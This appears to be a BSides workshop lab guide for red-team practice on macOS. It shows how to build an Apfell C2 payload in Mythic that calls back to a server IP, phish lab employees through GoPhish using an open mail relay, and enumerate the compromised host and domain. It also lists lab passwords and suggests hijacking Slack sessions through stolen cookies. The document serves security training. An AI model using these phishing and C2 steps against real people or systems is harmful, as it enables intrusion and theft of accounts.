

BSides macOS Red Team Lab Guide

Introduction

This guide will assist you with the attack path and topics demonstrated within the live lab environment.

Credentials

The lab is running on a Mac Pro 6,1 (late 2013) which will be connected to a wireless access point.

The access point hosting the lab will be as follows:

- SSID: BSides_MacOS
 - SSID Password: BS!desMacOS2023!
-

Lab Resources

Although the majority of exercises will use your browser, some parts may require access to SSH or Linux/macOS based tooling.

In case you aren't running Linux or macOS (or have a VM/WSL available) you can follow along with your team or install a VM locally using the following:

- Virtual box: <https://www.virtualbox.org/>
- Ubuntu Desktop: <https://ubuntu.com/download/desktop>

In the lab, we have provided access to Mythic C2 and GoPhish for you. However, if you wish to download and run them from your own machine, you are more than welcome to do so!

- Mythic: <https://github.com/its-a-feature/Mythic>
 - Mythic Installation Guide: <https://docs.mythic-c2.net/>
 - GoPhish: <https://github.com/gophish/gophish>
 - GoPhish Installation Guide: <https://docs.getgophish.com/user-guide/installation>
-

Lab 1 - Initial Access

Time: 30 mins

- Objective
- Tasks
 - 1.1 External Reconnaissance
 - 1.2 Mythic Setup
 - 1.3 GoPhish Setup
 - 1.4 Getting a Mythic Callback
 - 1.5 Common Issues
 - 1.6 References

Objective

Enumerate the Harvest Corp company website and phish a member of the HR team.

Tasks

1.1 External Reconnaissance: Enumerate the target organisation website at <https://harvestcorp.io> and obtain a list of target email addresses.

1.2 Mythic Setup: Connect to Mythic with the provided credentials. Create an Apfell payload and label it with a unique description, e.g. "bsides payload for {name}".

Team	Mythic Host	Username	Password
1	https://20.39.220.255:7443	team1	BS!desMythic1MacOS2023!
2	https://20.90.178.107:7443	team2	BS!desMythic2MacOS2023!
3	https://20.90.182.178:7443	team3	BS!desMythic3MacOS2023!

1.3 GoPhish Setup: Connect to GoPhish with the provided credentials. Set up a GoPhish campaign for phishing your assigned user with your Apfell payload.

Team	GoPhish Host	Username	Password
1	https://192.168.77.50:3333	team1	BS!desMythic1MacOS2023!
2	https://192.168.77.50:3333	team2	BS!desMythic2MacOS2023!
3	https://192.168.77.50:3333	team3	BS!desMythic3MacOS2023!

Team	Phishing Target
1	oliver.smith@harvest.lab


Team**Phishing Target**

- | | |
|---|-----------------------------|
| 2 | sofia.rodriguez@harvest.lab |
| 3 | aarav.patel@harvest.lab |

1.4 Get a Mythic callback: Get an initial foothold on the phished user's machine.

1.1 External Reconnaissance

To begin, enumerate the Harvest Corp website at <https://harvestcorp.io>:



Our HR Support Team



Identify the HR staff and their email addresses:

The screenshot shows a web browser window with the URL <https://harvestcorp.io>. The main content is titled "Our HR Support Team". It displays three team members with their names and contact information:

- Oliver Smith**
oliver.smith@harvest.lab
- Sofia Rodriguez**
sofia.rodriguez@harvest.lab
- Aarav Patel**
aarav.patel@harvest.lab

The browser interface includes standard navigation buttons (back, forward, search) and a toolbar with various icons.

During this exercise, we will be phishing one of the Harvest Corp employees to obtain initial access to the organisation. Phishing targets will be assigned to teams as follows:

Team	Phishing Target
1	oliver.smith@harvest.lab
2	sofia.rodriguez@harvest.lab
3	aarav.patel@harvest.lab

During reconnaissance, we have identified an [open relay](#) mail server running on SMTP port 25 at `mail01.harvest.lab`. We will be using this to assist with our phishing attack.


1.2 Mythic Setup

Next, we will set up [Mythic](#) which will be the chosen C2 platform for our red team operation.

Connect to your team-designated Mythic instance using the below credentials:

Team	Mythic Host	Username	Password
1	https://20.39.220.255:7443	team1	BS!desMythic1MacOS2023!
2	https://20.90.178.107:7443	team2	BS!desMythic2MacOS2023!
3	https://20.90.182.178:7443	team3	BS!desMythic3MacOS2023!

To begin, connect to the Mythic instance for your designated team using the above credentials:



Create an Apfell payload. Using the menu on the left, click 'Create' and 'Create Payload':

Select the target operating system to be macOS and click 'Next':

Select Target Operating System

macOS

Target Operating System

BACK NEXT

Select the payload type to be [Apfell](#). Apfell is Mythic's lightweight initial access payload for macOS and is written using [JavaScript for Automation](#) (JXA). It can be executed from the command line using osascript as follows:

```
osascript -l JavaScript apfell.js
```

Once the 'apfell' option has been selected, click 'Next':

Select Target Payload Type

apfell

Build Parameter	Value

Build Parameters

Build Parameter Value

BACK NEXT

Next we select which build commands to include in the agent. We can use this to specify which functionalities we want to include or ignore. In this lab, we will include all of them. Select all commands by clicking the '>>' and click 'Next':

Select Target OS Payload Type Select Commands Select C2 Profiles Build

Build Commands Into Agent

Available Commands

- add_user
- cat
- cd
- chrome_bookmarks
- chrome_js
- chrome_tabs
- clipboard
- code_signatures

Commands Included

- download
- exit
- load
- shell
- upload

add_user

Commandline Help: add_user
Needs Admin Permissions: False
Description: Add a local user to the system by wrapping the Apple binary, dscl.

DOCUMENTATION

BACK NEXT

Toggle 'http' for the C2 profile. In the 'Callback Host' enter the **Mythic server IP address** (in this case `http://20.39.220.255`) **Note:** use **HTTP not HTTPS**. Once modified, scroll to the bottom and click 'Next':

Included?	C2 Name	Pre-created Instances	Description						
<input checked="" type="checkbox"/>	http		Uses HTTP Get/Post messages for connectivity						
	Parameter	Value							
	Callback Host	http://20.39.220.255							
	Callback Interval in seconds	10							
	Callback Jitter in percent	23							
	Callback Port	80							
	Encryption Type	aes256_hmac							
	GET request URI (don't include leading /)	index							
	HTTP Headers	<table border="1"> <tr> <td>KEY</td> <td>User-Agent</td> <td>VALUE</td> </tr> <tr> <td>Host</td> <td>Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko</td> <td></td> </tr> </table>	KEY	User-Agent	VALUE	Host	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko		
KEY	User-Agent	VALUE							
Host	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko								
	Kill Date	11/26/2024							
	Name of the query parameter for GET requests	q							
	Perform Key Exchange	<input checked="" type="checkbox"/>							
	POST request URI (don't include leading /)	data							
	Proxy Host								

Provide a payload name (set by default to `apfell.js`) and a description. Make this description unique to you, for example 'bsides payload for {name}'. Then click 'Create Payload':

The screenshot shows the 'Payload Review' section of the interface. It lists two payloads: 'apfell.js' and 'bsides payload for Jack'. At the bottom, there are four buttons: 'BACK', 'CREATE PAYLOAD' (green), 'START OVER' (orange), and 'CREATE WRAPPER' (blue).

Once created, the Apfell payload will be ready to download. You can download it by clicking 'Download here':

A modal window is displayed with the message 'Payload successfully built!' and 'Agent ready for download'. Below the message is a 'Download here' button.

Alternatively, you can navigate to the 'Payloads' interface and click the download button:

The screenshot shows the 'Payloads' interface. It displays a single payload entry for 'apfell.js'. The table columns include: File, Description, C2 Status, Agent, and Details. The 'File' column shows a download icon and 'apfell.js'. The 'Description' column shows 'bsides payload for Jack'. The 'C2 Status' column shows 'HTTP'. The 'Agent' column shows a user icon. The 'Details' column has a link icon.

This will be the payload that we send to our phishing target.

Note: In the real world, phishing payloads take time and planning to craft. For targeting macOS, you might choose to create a `pkg` or `dmg` file as an attachment, and combine it with a cleverly devised phishing pretext to entice the victim. In this lab, whatever Apfell payload we send to our victims will be executed for demonstration purposes.

1.3 GoPhish Setup

Next, we will phish one of the users we identified during reconnaissance using the [GoPhish](#) phishing server.

Team	GoPhish Host	Username	Password
1	https://192.168.77.50:3333	team1	BS!desMythic1MacOS2023!
2	https://192.168.77.50:3333	team2	BS!desMythic2MacOS2023!
3	https://192.168.77.50:3333	team3	BS!desMythic3MacOS2023!

To begin, connect to the GoPhish instance for your designated team using the above credentials:



Please sign in

Sign in

Once logged in, we will create our phishing campaign. To begin, click on 'Sending Profiles':

The screenshot shows the GoPhish web interface. The left sidebar has a dark blue header with the 'gophish' logo and several navigation options: Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages, **Sending Profiles**, Account Settings, User Management, and Webhooks. The 'Sending Profiles' option is highlighted with a dark blue background. The main content area has a light gray header 'Sending Profiles'. Below it is a green button labeled '+ New Profile'. A light blue banner at the bottom of the content area says 'No profiles created yet. Let's create one!'.

We will configure our sending profile to use the SMTP service (tcp/25) running on the mail server at `mail01.harvest.lab` in order to send our mail.

Note: As you select 'Name' values for the phishing components, include a unique identifier so you know that it was created by you. E.g., if you are part of team 1, your sending profile can be 'profile1 - {name}'.

In the 'From' address, enter the name and email address of whomever you want your phishing email to appear to be from. Below, we choose

hackerman@macosredteamplayground.com. Then click 'Save Profile':

New Sending Profile

Name:

Interface Type:

From:

Host:

Username:

Password:

Ignore Certificate Errors ?

Email Headers:

Header	Value
X-Custom-Header	<code>{{URL}}-gophish</code>

+ Add Custom Header

Show entries Search:

No data available in table

Showing 0 to 0 of 0 entries

Next, click 'Email Templates' and then '+ New Template':

The screenshot shows the Gophish web application interface. The left sidebar has a dark theme with white text and includes links for Dashboard, Campaigns, Users & Groups, Email Templates (which is highlighted in dark blue), Landing Pages, Sending Profiles, Account Settings, User Guide, and API Documentation. The main content area has a light gray background and features a title 'Email Templates' at the top. Below it is a green button labeled '+ New Template'. A light blue banner at the bottom of the main area says 'No templates yet. Let's create one!'. The browser's address bar shows the URL https://192.168.1.238:3333/templates. The top right corner of the browser window shows various system icons.

Here we will create a sample phishing email to send to our target. Ensure that 'Add Tracking Image' is unchecked:

New Template

X

Name:

template1 - Jack

 Import Email

Subject:

Greetings

Text

HTML

Hi,

Great to meet you on the call last week, please find attached the memo as discussed!

Many thanks,

Hackerman



Add Tracking Image

 Add Files

Show

10

entries

Search:

Name 

No data available in
table

Showing 0 to 0 of 0 entries

[Previous](#) [Next](#)

[Cancel](#)

[Save Template](#)

To attach our Apfell phishing payload, click the '+ Add Files' button and find the previously downloaded Apfell js payload. Then click 'Save Template':

New Template

X

Name:

template1 - Jack

 Import Email

Subject:

Greetings

Text HTML

Hi,

Great to meet you on the call last week, please find attached the memo as discussed!

Many thanks,


Hackerman




Add Tracking Image

 Add Files

Show 10



Next, click 'Users & Groups' and click '+ New Group':



The screenshot shows the Gophish web application interface. The left sidebar has a dark blue header with the 'gophish' logo and several navigation items: Dashboard, Campaigns, Users & Groups (which is highlighted in dark blue), Email Templates, Landing Pages, Sending Profiles, Account Settings, User Guide, and API Documentation. The main content area has a light gray header 'Users & Groups'. Below it is a green button labeled '+ New Group'. A light blue message bar at the bottom says 'No groups created yet. Let's create one!'. The URL in the browser is https://192.168.1.238:3333/groups.

Next, we will add the group of users we will be sending the campaign to.

Under the 'Name', enter the name of the victim. E.g., for team 1, this would be 'Oliver Smith'. Then enter the first name, last name and email address (ending in @harvest.lab) and click '+ Add':

New Group

Name:

[+ Bulk Import Users](#) [Download CSV Template](#)

Oliver Smith oliver.smith@harvest.lab Position [+ Add](#)

Show 10 entries Search:

First Name	Last Name	Email	Position
No data available in table			

Showing 0 to 0 of 0 entries [Previous](#) [Next](#)

[Close](#) [Save changes](#)

Once added, the entry will appear in the table below. Click 'Save changes':

New Group

Name:

Oliver Smith

+ Bulk Import Users

Download CSV Template

First Name

Last Name

Email

Position

+ Add

Show

10

entries

Search:

First Name	Last Name	Email	Position
Oliver	Smith	oliver.smith@h...	

Showing 1 to 1 of 1 entries

Previous 1 Next

Close

Save changes

Next, on 'Landing Pages' click '+ New Page':

The screenshot shows the 'Landing Pages' section of the GoPhish interface. On the left is a sidebar with links: Dashboard, Campaigns, Users & Groups, Email Templates, Landing Pages (which is the active tab), Sending Profiles, Account Settings, User Guide, and API Documentation. The main area has a title 'Landing Pages' and a sub-section 'No pages created yet. Let's create one!'. A green button labeled '+ New Page' is visible. The URL in the browser bar is https://192.168.1.238:3333/landing_pages.

Whilst we won't be using the landing page feature, we will create one to avoid GoPhish from throwing an error. Once filled out, click 'Save Page':

New Landing Page

Name:

page1 - Jack

 Import Site

HTML



```
<html>
<p>This is a landing page!</p>
</html>
```

Capture Submitted Data 

Cancel

Save Page

Now, on 'Campaigns' click '+ New Campaign':

The screenshot shows the gophish application's 'Campaigns' page. On the left, there's a sidebar with links like 'Dashboard', 'Campaigns' (which is highlighted in dark blue), 'Users & Groups', 'Email Templates', 'Landing Pages', 'Sending Profiles', 'Account Settings', 'User Guide', and 'API Documentation'. The main content area has a title 'Campaigns' and a green button '+ New Campaign'. Below it, there are two tabs: 'Active Campaigns' (which is active) and 'Archived Campaigns'. A message at the bottom says 'No campaigns created yet. Let's create one!'. The browser's address bar shows the URL https://192.168.1.238:3333/campaigns.

Fill out the new campaign with your created phishing components. You will need to add:

- Campaign Name

- Email Template
- Landing Page
- Sending Profile
- Groups

Note: There is a default GoPhish campaign already set up for your team for guidance, with the name `campaignX - default` where 'X' is replaced by your team number:

Once the details have been added, click 'Launch Campaign':

New Campaign

Name:

campaign1 - Jack

Email Template:

template1 - Jack

Landing Page:

page1 - Jack

URL: [?](http://192.168.1.1)

http://192.168.1.1

Launch Date

November 27th 2023, 9:34 pm

Send Emails By (Optional) [?](#)

Sending Profile:

profile1 - Jack

[Send Test Email](#)


Groups:

[Oliver Smith](#)

[Close](#)

[Launch Campaign](#)

The phishing campaign will then start, and the email will be sent:



1.4 Getting a Mythic Callback

Shortly after launching the campaign, you should get a Mythic callback running on the host of the phished user:

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
5	192.168.1.235	JAZZ	oliver.smith	HARVEST.LAB	589	10 seconds	bsides payload for Jack	1

1.5 Common Issues

- I can't reach the host machines
 - If you are unable to reach any of the host machines, troubleshoot your connection to the BSides access point required for the training. The SSID of the access point will be 'BSides_MacOS'.
 - In addition, ensure you are disconnected from any VPN services in order to access the Mythic platform and <https://harvestcorp.io> website, as these are configured to exclusively allow the BSides workshop public IP address.
- My GoPhish email won't send
 - If your GoPhish email does not send, confirm that you have entered the correct mail server IP address or hostname with port 25 after, e.g., mail01.harvest.lab:25 or 192.168.77.50:25. Otherwise, confirm that the receiver email is correct.

Confirm that the receive email is correct and ending in @harvest.lab:

The screenshot shows the 'New Group' page in the Mythic platform. At the top, there is a 'Name:' field containing 'Oliver Smith'. Below it is a red button labeled '+ Bulk Import Users' and a link to 'Download CSV Template'. There are also buttons for 'First Name', 'Last Name', 'Email', 'Position', and a red '+ Add' button. Further down, there are filters for 'Show 10 entries' and a 'Search:' input field. A table displays a single user entry: Oliver Smith with the email oliver.smith@h... The entire row for this entry is highlighted with a red border. At the bottom, there are buttons for 'Previous 1 Next', 'Close', and a green 'Save changes' button.

First Name	Last Name	Email	Position
Oliver	Smith	oliver.smith@h...	

If you still face issues, feel free to use the 'default' values for each field which already contain the parameters you need.

- My payload doesn't callback to Mythic

- The phishing payload simulation is designed to trigger every couple of minutes. If you don't get a callback after 5 minutes, check your payload details:

Navigate to the 'Payloads' tab in Mythic:

Confirm that the Callback Host is correctly set to `http://<mythic IP>`:

Name	Description	Status
Gathering Files	Making sure all commands have backing files on disk	✓
Configuring	Stamping in configuration values	✓

Parameter	Value
Callback Host	<code>http://20.39.220.255</code>
Callback Interval in seconds	10
Callback Jitter in percent	23
Callback Port	80
Encryption Type	aes256_hmac Encryption Key: S539IBzmpfDzPcPBh/Y4ct6sWd7kcwl0YdnwX4IB7A= Decryption Key: S539IBzmpfDzPcPBh/Y4ct6sWd7kcwl0YdnwX4IB7A=

1.6 References

- <https://github.com/its-a-feature/Mythic>
- <https://github.com/gophish/gophish>
- <https://github.com/MythicAgents/apfell>
- <https://developer.apple.com/library/archive/documentation/LanguagesUtilities/Conceptual/MacAutomationScriptingGuide/index.html>
- <https://docs.mythic-c2.net/c2-profiles/http>

Lab 2 - Situational Awareness

Time: 30 mins

- Objective
- Tasks
 - 2.1 Local Enumeration
 - 2.2 Screenshot User Desktop
 - 2.3 Domain Enumeration
 - 2.4 References

Objective

Perform initial recon on the host you have compromised and begin enumeration of the wider domain.

Tasks

2.1 Local Enumeration: Perform local enumeration on the machine from the Apfell callback. Import [HealthInspector](#) into your agent and enumerate the local host, investigating:

1. Who is the current user?
2. What OS version is running?
3. What software and applications are installed?
4. What processes are currently running?
5. What local users and groups are present on the host?
6. What domain is the host part of?

2.2 Screenshot User Desktop: Run the `screenshot` command to capture the current user's desktop. What do you discover?

Optional: Enumerate the Slack application on the host. Compromise the user's Slack cookies and hijack their session. (See Cody Thomas' [blog post](#) for pointers).

2.3 Domain Enumeration: Perform domain enumeration on the machine from the Apfell callback. Import [Orchard](#) into your agent and enumerate the domain, investigating:

1. Domain users
2. Domain groups

3. Domain computers
4. Network Shares
5. Service Principal Names

Note: The files situated in the `~/.utils` directory are there to assist with user activity simulation. **DO NOT** tamper with these files.

2.1 Local Enumeration


Now that we have our initial callback on a foothold machine, the next steps are to perform local enumeration to understand where we have landed.

We can do this using Apfell's built-in commands as well as by loading in external JXA scripts such as [HealthInspector](#).

Note: HealthInspector among other tools we'll be using in the lab can be found hosted in the `TOOLS` directory, on the `harvest.lab` domain controller at `\arboretum.harvest.lab\TOOLS` or `\192.168.77.10\TOOLS`.

To interact with the Mythic callback, click on the `Keyboard` icon on the callbacks page.

Note: the 'Description' column on the right contains the description to built-in to the payload. This is to help you distinguish between which payload belongs to you and the other operators.



INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
	192.168.1.235	JAZZ	oliver.smith		813	6 seconds	bsides payload for Jack	

When you click the keyboard icon, a command prompt window will appear at the bottom of the screen. This is where the operator can input commands for the Mythic callback to execute.

To get a view of which built-in commands are available, run the 'help' command and a list of commands and descriptions will be displayed:

CALLBACK-1 X

[Tue Nov 28 2023 07:53 AM] /2 /team1 /

help

```

1 Loaded Commands In Agent:
2
3 add_user
4   Usage: add_user
5   Description: Add a local user to the system by wrapping the Apple binary, dscl.
6 cat
7   Usage: cat /path/to/file
8   Description: Read the contents of a file and display it to the user. No need for quotes and relative paths are fine
9 cd
10  Usage: cd [path]
11  Description: Change the current working directory to another directory. No quotes are necessary and relative paths are fine
12 chrome_bookmarks
13  Usage: chrome_bookmarks
14  Description: This uses AppleEvents to list information about all of the bookmarks in Chrome. If Chrome is not currently running, this will launch Chrome (potential OPSEC issue) and might have a conflict with trying to access Chrome's bookmarks as Chrome is starting. It's recommended to not use this unless Chrome is already running. Use the list_apps function to check if Chrome is running. In Mojave this will cause a popup the first time asking for permission for your process to access Chrome
15 chrome_js
16  Usage: chrome_js
17  Description: This uses AppleEvents to execute the specified JavaScript code into a specific browser tab. The chrome_tabs function will specify for each tab the window/tab numbers that you can use for this function. Note: by default this ability is disabled in Chrome now, you will need to go to view->Developer->Allow JavaScript from Apple Events.

```

+ Task an agent... ▶

As an example, the current user can be determined using the `current_user` command. Enter this in to the command prompt and review the Mythic pop-up window:

current_user's Parameters

Description
This uses AppleEvents or ObjectiveC APIs to get information about the current user.

Requires Admin?
False

Parameter	Value
method	api Required

CLOSE **TASK**

Here you get a choice of two 'methods' to find out the current user. The `api` option will use Objective-C APIs to query the user, and the `jxa` option will alternatively use Apple Events via JavaScript for Automation.

OPSEC: In red teaming, there are often multiple ways to find out a piece of information. In some cases, one method may fly under the radar where another may trigger an alert depending on the detection controls in place. In this lab, we can opt for less opsec-safe approaches.

Choose either of the options and click 'Task', and the output will display the usernames and the home directory of the user:

CALLBACK-1 X

[Tue Nov 28 2023 08:01 AM] /3 /team1 /

current_user ('method': 'api')

```

1
2 UserName: oliver.smith
3 Full UserName: Oliver.Smith
4 Home Directory: /Users/oliver.smith

```

+ Task an agent... ▶

Alternatively, we can load up `HealthInspector.js` using `jsimport`. Run the command, and then select the `HealthInspector.js` file on your local filesystem:

jsimport's Parameters

Description
import a JXA file into memory

Requires Admin?
False

Parameter	Value
file Required	HEALTHINSPECTOR.JS

CLOSE TASK

Once imported, we can use `jsimport_call` to call functions within the script. Review the contents of [HealthInspector.js](#) and familiarise yourself with its functions.

Below, we run the `All_Checks()` function:

jsimport_call's Parameters

Description
call a function from within the JS file that was imported with 'jsimport'. This function call is appended to the end of the jsimport code and called via eval.

Requires Admin?
False

Parameter	Value
command Required	All_Checks()

CLOSE TASK

The output displays the results of each function, so a lot of information! When red teaming, it is usually better to query specific items, as this avoids triggering excessive activity:

